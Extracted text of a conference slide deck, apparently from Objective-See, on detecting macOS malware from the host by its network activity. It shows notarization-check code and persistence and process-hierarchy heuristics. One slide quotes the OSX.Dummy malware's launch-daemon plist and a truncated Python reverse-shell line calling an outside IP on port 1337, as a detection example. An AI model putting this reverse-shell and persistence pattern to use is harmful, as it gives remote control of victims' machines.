
How to Classify Network Traffic? ...as benign/malicious? } Via (responsible)
process Via network information host "Well known" approaches ( also apply to non-host based network detection ) } State (listening socket) Endpoint (known C&C?) Family, protocol, etc. Statistics (Periodicity, Bytes up/down) -
How to Classify Network Traffic? by examining the "responsible" process
}Identify responsible process If a process is accessing the network, ...what characteristics might make it suspicious? } Non-platform/non-notarized? Persistently installed? Unusual Process Hierarchy host-based network monitoring -

Non-platform / Non-notarized ...as the majority of malware isn't notarized
SecCodeRef codeRef = <from pid, audit token, path, etc.> //init requirement string(s) SecRequirementRef isAppleReq = nil; SecRequirementRef isNotarizedReq = isNotarizedReq; SecRequirementCreateWithString(CFSTR("anchor apple"), kSecCSDefaultFlags, &isAppleReq); SecRequirementCreateWithString(CFSTR("notarized"), kSecCSDefaultFlags, &isNotarizedReq); //check against requirement string if( (!SecCodeCheckValidity(codeRef, kSecCSDefaultFlags, isAppleReq) && (!SecCodeCheckValidity(codeRef, kSecCSDefaultFlags, isNotarizedReq)) { //neither apple binary, nor notarized } 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 Full code: BlockBlock github.com/objective-see/BlockBlock -

Is Persistently Installed? ...as the majority of malware persists %
./dumpBTM Opened /private/var/db/com.apple.backgroundtaskmanagement/BackgroundItems-v8.btm ======================== Records for UID 0 : FFFFEEEE-DDDD-CCCC-BBBB-AAAA00000000 ======================== ... #11 UUID: AAFC36E9-5676-4772-9AAF-15179A192DFF Name: script.sh Developer Name: (null) Type: legacy daemon (0x10010) Disposition: [enabled allowed visible notified] (11) Identifier: com.startup URL: file:///Library/LaunchDaemons/com.startup.plist Executable Path: /var/root/script.sh Generation: 1 Parent Identifier: Unknown Developer "DumpBTM" (github.com/objective-see/DumpBTM) }OSX.Dummy -

Is is Process Hierarchy Strange? ...especially for "live off the
land" binaries % cat /Library/LaunchDaemons/com.startup.plist <plist version="1.0"> ... <key>Program</key> <string>/var/root/script.sh</string> <key>RunAtLoad</key> <true/> #!/bin/bash while : do python -c 'import socket,...; s=socket.socket(...); s.connect(("185.243.115.230",1337)); 01 02 03 04 05 06 07 ./enumSockets 55082 Enumerating sockets for "Python" (pid: 55082) Socket details: { destination = 185.243.115.230; remotePort = 1337; } ./enumParents 55082 Enumerating parents of "Python" (pid: 55082) Parent /bin/bash (pid: 80176) Parent /sbin/launchd (pid: 1) persists OSX.Dummy launchd bash Python persistence + process hierarchy ...very shady indeed ! -

Takeways detect malware via network activity! Malware uses the
network Detect (unauthorized) network usage: uncover malware! We can leverage macOS's networking frameworks to heuristically detect malware (directly from the host) -
Interested in Learning More? "The Art of Mac Malware" book(s)
"The Art of Mac Malware" free @ https://taomm.org Coming soon! Vol. II: (programmatic) detection Book Signing: tomorrow! (11:00 am) -

Objective-See Foundation 501(c)(3) learn more our community efforts ...& support
us! 🥰 The Objective-See Foundation objective-see.org/about.html #OBTS Conference College Scholarships Diversity Programs ("Objective-We") -
Mahalo to the "Friends of Objective-See" Guardian Mobile Firewall SmugMug
iVerify Halo Privacy -
RESOURCES: "Netbottom" newosxbook.com/src.jl?tree=listings&file=netbottom.c Objective-See's Tools/Source code
objective-see.org/tools.html "Network Extensions for the Modern Mac" developer.apple.com/videos/play/wwdc2019/714/ Nothing but Net
 patrickwardle
 k6s4i53rx
 jcabot
 kazatohiei
 uhyo
 daitak
 vivion
 swdtkuy
 kasada
 tkito
 everpeace
 oidfj
 ginjihayashi
 aleyda
 lara
 inesmontani
 jakevdp
 tapps
 pauljervisheath
 cromwellryan
 thekraken
 pedronauck